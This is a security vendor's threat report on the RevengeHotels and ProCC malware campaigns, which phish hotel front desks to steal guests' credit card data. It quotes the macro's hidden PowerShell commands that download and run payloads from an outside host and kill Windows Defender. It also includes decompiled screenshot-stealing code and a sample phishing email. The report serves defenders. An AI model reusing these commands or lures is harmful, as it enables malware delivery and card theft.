RevengeHotels: cybercrime targeting hotel front desks worldwide

securelist.com/revengehotels/95229

By GReAT

RevengeHotels is a targeted cybercrime malware campaign against hotels, hostels, hospitality and tourism companies, mainly, but not exclusively, located in Brazil. We have confirmed more than 20 hotels that are victims of the group, located in eight states in Brazil, but also in other countries such as Argentina, Bolivia, Chile, Costa Rica, France, Italy, Mexico, Portugal, Spain, Thailand and Turkey. The goal of the campaign is to capture credit card data from guests and travelers stored in hotel systems, as well as credit card data received from popular online travel agencies (OTAs) such as Booking.com.


The main attack vector is via email with crafted Word, Excel or PDF documents attached. Some of them exploit CVE-2017-0199, loading it using VBS and PowerShell scripts and then installing customized versions of **RevengeRAT, NjRAT, NanoCoreRAT, 888 RAT** and other custom malware such as **ProCC** in the victim's machine. The group has been active since 2015, but increased its attacks in 2019.

In our research, we were also able to track two groups targeting the hospitality sector, using separate but similar infrastructure, tools and techniques. PaloAlto has already written about one of them. We named the first group **RevengeHotels**, and the second **ProCC**. These groups use a lot of social engineering in their attacks, asking for a quote from what appears to be a government entity or private company wanting to make a reservation for a large number of people. Their infrastructure also relies on the use of dynamic DNS services pointing to commercial hosting and self-hosted servers. They also sell credentials from the affected systems, allowing other cybercriminals to have remote access to hotel front desks infected by the campaign.

We monitored the activities of these groups and the new malware they are creating for over a year. With a high degree of confidence, we can confirm that at least two distinct groups are focused on attacking this sector; there is also a third group, though it is unclear if its focus is solely on this sector or if carries out other types of attacks.

Not the quotation you're expecting

One of the tactics used in operations by these groups is highly targeted spear-phishing messages. They register typo-squatting domains, impersonating legitimate companies. The emails are well written, with an abundance of detail. They explain why the company has chosen to book that particular hotel. By checking the sender information, it's possible to determine whether the company actually exists. However, there is a small difference between the domain used to send the email and the real one.



Fri 6/29/2018 6:30 AM
[redacted] - Advogados associados [redacted]
Reservar para advogados

Para reservas[redacted]ehotels.com

Mensagem
Reserva Advogados Associados.docx (160 KB)
Comprovante de Inscrição e de Situação Cadastral.png (63 KB)

Bom dia, alguns de nossos advogados estarão em exercício na cidade e precisamos hospeda-los com segurança, conforto e sigilo, sendo assim optamos por este hotel por ficar mais próximo de nossa auditoria.

Cada hospede será responsável pelo pagamento de sua reserva e consumo. Os dados para pagamento, datas e tipos de quarto estão relatados no documento. Antes de efetuar as reservas pedimos que nos envie uma autorização de debito informando o valor exato de cada reserva para os hospedes assinar e autorizar o pagamento pelo Banco.


Observação. Preciso que envie autorização de debito separada informando o nome de cada hospede e o valor da sua reserva.

Peço que cadastre nossa empresa pois estaremos sempre nos hospedando em seu hotel.

An email sent to a hotel supposedly from an attorney's office

This spear-phishing message, written in Portuguese, has a malicious file attached misusing the name of a real attorney office, while the domain sender of the message was registered one day before, using a typo-squatting domain. The group goes further in its social engineering effort: to convince the hotel personnel about the legitimacy of their request, a copy of the National Registry of Legal Entities card (CNPJ) is attached to the quotation.

The attached file, Reserva Advogados Associados.docx (Attorneys Associates Reservation.docx), is a malicious Word file that drops a remote OLE object via template injection to execute macro code. The macro code inside the remote OLE document contains PowerShell commands that download and execute the final payload.




```
window::ShellExecute("cmd.exe /c powershell -W Hidden (New-Object System.NeT.WeB
ClieNT).DownloadFile('http://[redacted] com.br/word.bin','%Public%\\word.exe'
);Start-Process '%Public%\\word.exe'");

window::ShellExecute("cmd.exe /c powershell -W Hidden (New-Object System.NeT.WeB
ClieNT).DownloadFile('http://[redacted].com.br/excel.bin','%Public%\\excel.ex
e');Start-Process '%Public%\\excel.exe'");

window::ShellExecute("cmd.exe /c powershell -W Hidden (New-Object System.NeT.WeB
ClieNT).DownloadFile('http://[redacted] com.br/outlook.bin','%Public%\\outloo
k.vbs');Start-Process '%Public%\\outlook.vbs'");

window::ShellExecute("cmd /c taskkill /f /im winword.exe&taskkill /f /im Excel.e
xe&taskkill /f /im MSPUB.exe&taskkill /f /im MSASCuiL.exe&taskkill /f /im MpCmdR
un.exe&cd "%ProgramFiles%\Windows Defender" & MpCmdRun.exe -re");
```

PowerShell commands executed by the embedded macro

In the **RevengeHotels** campaign, the downloaded files are .NET binaries protected with the Yoda Obfuscator. After unpacking them, the code is recognizable as the commercial RAT RevengeRAT. An additional module written by the group called ScreenBooking is used to capture credit card data. It monitors whether the user is browsing the web page. In the initial versions, back in 2016, the downloaded files from RevengeHotels campaigns were divided into two modules: a backdoor and a module to capture screenshots. Recently we noticed that these modules had been merged into a single backdoor module **able to collect data from clipboard and capture screenshots**.


In this example, the webpage that the attacker is monitoring is booking.com (more specifically, the page containing the card details). The code is specifically looking for data in Portuguese and English, allowing the attackers to steal credit card data from web pages written in these languages.


Dados do cartão · Booking.com
dmin.booking.com/booking_cc_details.html?bn=

Title searched by the malware in order to capture the screen contents

In the **ProCC** campaigns, the downloaded files are Delphi binaries. The backdoor installed in the machine is more customized than that used by RevengeHotels: it's developed from scratch and is able to **collect data from the clipboard and printer spooler, and capture screenshots**. Because the personnel in charge of confirming reservations usually need to pull credit card data from OTA websites, it's possible to collect card numbers by monitoring the clipboard and the documents sent to the printer.


Screenshot is captured when the user copies something to the clipboard or makes a print request



```
void __stdcall tmrScreenshot(HWND a1, UINT a2, UINT a3, DWORD a4)
{
  int v4; // eax
  int v5; // eax
  int v6; // eax
  int v7; // eax
  int v8; // eax
  unsigned int v9; // [esp-Ch] [ebp-10h]
  void *v10; // [esp-8h] [ebp-Ch]
  int *v11; // [esp-4h] [ebp-8h]
  int v12; // [esp+0h] [ebp-4h]
  int savedregs; // [esp+4h] [ebp+0h]

  v12 = 0;
  v11 = &savedregs;
  v10 = &loc_78EE92;
  v9 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v9);
  v4 = detect_ctrl_p();
  if ( (_BYTE)v4 )
  {
    LOBYTE(v4) = 1;
    v4 = take_screenshot_and_send(v4);
  }
  ((void (__usercall *)(_DWORD@<eax>))detect_ctrl_c)(v4);
  if ( (_BYTE)v5 )
  {
    LOBYTE(v5) = 1;
    take_screenshot_and_send(v5);
  }
  v6 = get_key_state(VK_SNAPSHOT);
  if ( (_BYTE)v6 )
  {
    LOBYTE(v6) = 1;
    take_screenshot_and_send(v6);
  }
  get_window_text(&v12);
  if ( str_pos(L"Imprimir", v12, 1) > 0 )
  {
    LOWORD(v7) = GetAsyncKeyState(VK_LBUTTON);
    if ( (_WORD)v7 )
    {
      LOBYTE(v7) = 1;
      take_screenshot_and_send(v7);
    }
    LOWORD(v8) = GetAsyncKeyState(VK_RBUTTON);
    if ( (_WORD)v8 )
    {
      LOBYTE(v8) = 1;
      take_screenshot_and_send(v8);
    }
  }
```

A bad guy’s concierge

According to the relevant underground forums and messaging groups, these criminals also infect front desk machines in order to capture credentials from the hotel administration software; they can then steal credit card details from it too. Some criminals also sell remote access to these systems, acting as a concierge for other cybercriminals by giving them permanent access to steal new data by themselves.



RESERVAS


Identificador: 9165
Titular: BAUTISTA [redacted]
Estadia: 30/03/2018 - 03/04/2018 (4 Ncs.)
(País: MX)
Pago realizado por DECIDIR - 10% Desc. -NOT REFUNDABLE-
Alta en sistema: 04/03/2018 14:11:48
Vencimiento: 27/03/2018

Identificador: 9164
Titular: SILVA [redacted]
Estadia: 27/03/2018 - 29/03/2018 (2 Ncs.)
(País: BR)
Pago realizado por DECIDIR - 10% Desc. -NOT REFUNDABLE-
Alta en sistema: 03/03/2018 15:54:25
Vencimiento: 24/03/2018

Identificador: 9162
Titular: AMADINI [redacted]
Estadia: 08/05/2018 - 09/05/2018 (1 Ncs.)
(País: BR)
Pago realizado por DECIDIR - 10% Desc. -NOT REFUNDABLE-
Alta en sistema: 03/03/2018 08:17:06
Vencimiento: 05/05/2018

Access to hotel booking systems containing credit card details is sold by criminals as a service

Some Brazilian criminals tout credit card data extracted from a hotel's system as high quality and reliable because it was extracted from a trusted source, i.e., a hotel administration system.



🔱 *BRITO BOSS CCS* 🔱

MATERIAL VIRGEM ♍ DE ADM DE HOTEL🏨

AS MELHORES CCS DA WEB🌐 ✔️

_*NAO PROCURE PREÇOS VEM COM QUEM TEM QUALIDADE A OFERECER FUJA DOS RETESTE _*

5 CCS MIX= *100*
10 CCS MIX= *200*
20 CCS MIX= *400*
50 CCS MIX= *750*
100 CCS MIX= *1300*

🔰 *TABELA REVENDEDORES* 🔰


500 CCS MIX=5500(GARANTIA 100%)
1000 CCS MIX=9000(GARANTIA 100%)

*LOTES DE BIN ALTA 🏧 AMX BLACK INFINITE *💰

Message sent to an underground channel selling data extracted from hotel systems


Guests and victims

The majority of the victims are associated with the hospitality sector. Based on the routines used, we estimate that this attack has a global reach. However, based on our telemetry data, we can only confirm victims in the following countries:



Victims confirmed in Argentina, Bolivia, Brazil, Chile, Costa Rica, France, Italy, Mexico, Portugal, Spain, Thailand and Turkey

Based on data extracted from Bit.ly statistics, we can see that potential victims from many other countries have at least accessed the malicious link. This data suggests that the number of countries with potential victims is higher than our telemetry has registered.



Brazil	1,047
United States	60
Portugal	59
Argentina	35
Spain	24
Austria	22
China	20
France	19
Morocco	19
Korea, Republic of	17
Netherlands	15
Dominican Republic	14
Colombia	12
Cape Verde	12
Germany	8
India	8
Canada	7
Finland	6
Russian Federation	6
Lithuania	6
Thailand	5
Italy	5
Ireland	5

Victims per country based on data from a malicious Bit.ly link from the RevengeHotels campaign

A safe stay

RevengeHotels is a campaign that has been active since at least 2015, revealing different groups using traditional RAT malware to infect businesses in the hospitality sector. While there is a marked interest in Brazilian victims, our telemetry shows that their reach has extended to other countries in Latin America and beyond.

The use of spear-phishing emails, malicious documents and RAT malware is yielding significant results for at least two groups we have identified in this campaign. Other threat actors may also be part of this wave of attacks, though there is no confirmation at the current time.

If you want to be a savvy and safe traveler, it's highly recommended to use a virtual payment card for reservations made via OTAs, as these cards normally expire after one charge. While paying for your reservation or checking out at a hotel, it's a good idea to use a virtual wallet such as Apple Pay, Google Pay, etc. If this is not possible, use a secondary or less important credit card, as you never know if the system at the hotel is clean, even if the rooms are…

All Kaspersky products detect this threat as:

- HEUR:Backdoor.MSIL.Revenge.gen
- HEUR:Trojan-Downloader.MSIL.RevengeHotels.gen
- HEUR:Trojan.MSIL.RevengeHotels.gen
- HEUR:Trojan.Win32.RevengeHotels.gen
- HEUR:Trojan.Script.RevengeHotels.gen

Indicators of compromise (IoCs)

Reference hashes:

- 74440d5d0e6ae9b9a03d06dd61718f66
- e675bdf6557350a02f15c14f386fcc47
- df632e25c32e8f8ad75ed3c50dd1cd47
- a089efd7dd9180f9b726594bb6cf81ae
- 81701c891a1766c51c74bcfaf285854b

For a full list of IoCs as well as the YARA rules and intelligence report for this campaign, please visit the Kaspersky Threat Intelligence Portal: https://tip.kaspersky.com/